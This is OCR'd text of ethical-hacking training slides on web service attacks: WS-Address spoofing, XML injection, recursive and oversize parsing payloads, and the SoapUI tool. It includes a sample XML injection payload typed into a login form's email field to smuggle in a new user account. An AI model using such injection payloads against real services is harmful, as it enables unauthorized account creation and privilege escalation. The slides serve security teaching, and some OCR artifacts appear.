
```
[INFO] Plugin finished: 0/3
```

https://github.com

Web Service Attacks: WS-Address Spoofing


- WS-address provides additional routing information in the SOAP header to support **asynchronous communication**
- In a WS-address spoofing attack, an attacker sends a SOAP message containing **fake WS-address** information to the server. The <ReplyTo> header consists of the **address of the endpoint** selected by the attacker rather than the address of the web service client

Regular SOAP traffic between WS client and server


SOAP message
SOAP ReplyTo
Web Service Client
Network
Web Service Server
SOAP

```
<Envelop>
    <Header>
      <ReplyTo>
        <Address>
        http://client
          </Address>
        </ReplyTo>
      </Header>
    <Body>
```


Un-requested SOAP traffic received by WS client


Attacker
SOAP ReplyTo
SOAP message
Web Service Client
SOAP
Web Service Server

```
<Envelop>
    <Header>
      <ReplyTo>
        <Address>
        http://client
          </Address>
        </ReplyTo>
      </Header>
    <Body>
```

Web Service Attacks: XML Injection

- Inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database with **bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks



http://www.certifiedhacker.com/ws/login.asmx

Account Login

Username: Mark

Password: 12345

E-mail:

Submit

```
mark@certifiedhacker.com</mail></user><user>
<username>Jason</username>
<password>attack</password>
<userid>105</userid><mail>jason@certifiedhacker.com>
```

Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
          <username>gandalf</username>
          <password>!c3</password>
          <userid>101</userid>
          <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
          <username>Mark</username>
          <password>12345</password>
          <userid>102</userid>
          <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
         <username>jason</username>
         <password>attck</password>
         <userid>105</userid>
         <mail>jason@certifiedhacker.com</mail>
    </user>
</users>
```

Creates new user account on the server

Web Services Parsing Attacks

- Parsing attacks exploit vulnerabilities and weaknesses in the processing **capabilities of the XML parser** to create a denial-of-service attack or generate **logical errors in web service request** processing

Recursive Payloads

- Attacker queries web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of the XML parser and CPU resources


Oversize Payloads

- Attackers send an excessively large payload to **consume all system resources**, rendering web services inaccessible to other legitimate users

Web Service Attack Tools

SoapUI

- SoapUI is a **web service** testing tool that supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- An attacker can use this tool to carry out **web service probing**, SOAP injection, XML injection, and web service parsing attacks



File Project Suite Case Step Tools Desktop Help
Empty SOAP REST Import Save All Forum Trial Preferences Proxy
Search Forum
ItemSearch Request
Assertions (2) Request Log (4)
response time: 897ms (530 bytes)

```
POST https://webservices.amazon.com/onca/soap?Service=AWSECommerceService HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://soap.amazon.com/ItemSearch"
Content-Length: 3746
Host: webservices.amazon.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:ns="http://webservices.amazon.com/AWSECommerceService/2011-08-01" xmlns:s
yBVLuYvOEL5IOUXuNkiobwjsrpvYD4N+8kZ8ullwrGPoyyQHs05UcoCvhPeTE2+QkdRYeF2lfQQ3
AqjXh9meMm+Nt/DWt3SP4kua7U3HrDXqwXJSg4eEVgy5Vrw2c1Hx/+mUVn+zODsLDCAZTV/LXIR
NAqipaDBt9eoxqwWYysu71ganpBLN/BDo3Uyz/PEEklPwBidhangtvWoHrkqA/QGSC3kK+WJKXTZ
zjeqV3DsujQOaM2kW4T03qXrPLYVdrtrA6CIKw==</ds:SignatureValue><ds:KeyInfo Id="KI-C41684D72D74B46
  <soapenv:Body>
    <ns:ItemSearch>
      <ns:AWSAccessKeyId>ndsjksdhfk</ns:AWSAccessKeyId>
      <ns:AssociateTag>SmartBear</ns:AssociateTag>
      <ns:Request>
        <ns:Keywords>soapui</ns:Keywords>
        <ns:SearchIndex>All</ns:SearchIndex>
      </ns:Request>
    </ns:ItemSearch>
  </soapenv:Body>
</soapenv:Envelope>
```

https://www.soapui.org

XMLSpy

